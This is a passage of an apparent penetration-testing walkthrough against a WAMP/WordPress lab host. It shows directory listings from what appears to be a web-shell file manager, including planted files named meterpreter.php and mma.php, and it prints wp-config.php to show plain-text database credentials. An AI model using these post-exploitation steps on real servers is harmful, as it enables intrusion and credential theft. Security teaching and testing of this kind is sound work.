


C:\wamp\www\

172.28.128.6 Folder(2),File(4)

Name	Time	Size	Attribute
uploads	2019-02-17 03:24:31	0	16□
wordpress	2016-09-26 15:28:12	0	20□
index.php	2019-02-17 03:21:46	22409	32□
meterpreter.php	2019-02-17 03:13:06	1189	32□
mma.php	2019-02-17 03:13:06	491	32□
testmysql.php	2010-12-31 09:40:06	190	32□

Let's focus on Wordpress for now. Two files are very important in wordpress. The wp-content directory and wp-config.php file.




C:\wamp\www\wordpress\

172.28.128.6 Folder(3),File(18)

Name	Time	Size	Attribute
wp-admin	2016-09-07 07:58:58	0	16□
wp-content	2016-09-27 13:37:14	0	16□
wp-includes	2016-09-07 07:58:59	0	16□
.htaccess	2016-09-26 15:28:12	265	32□
index.php	2013-09-24 17:18:11	418	32□
license.txt	2016-03-05 13:14:25	19935	32□
readme.html	2016-08-16 13:39:31	7344	32□
wp-activate.php	2016-05-24 14:02:28	5456	32□
wp-blog-header.php	2015-12-19 04:20:28	364	32□
wp-comments-post.php	2016-05-23 09:44:27	1477	32□
wp-config-sample.php	2015-12-16 02:58:26	2853	32□
wp-config.php	2016-09-26 15:27:50	3118	32□
wp-cron.php	2015-05-24 10:26:25	3286	32□
wp-links-opml.php	2016-05-23 09:44:27	2382	32□
wp-load.php	2016-04-14 10:53:28	3353	32□
wp-login.php	2016-06-14 14:51:28	34057	32□
wp-mail.php	2016-07-13 05:37:29	7786	32□
wp-settings.php	2016-08-13 09:02:31	13920	32□
wp-signup.php	2016-05-24 13:44:29	29890	32□
wp-trackback.php	2014-11-30 14:23:23	4035	32□


The wp-config.php file stores the database server username and password that too in plain text as shown below.



C:\wamp\www\wordpress\wp-config.php

```
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', '');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');
```

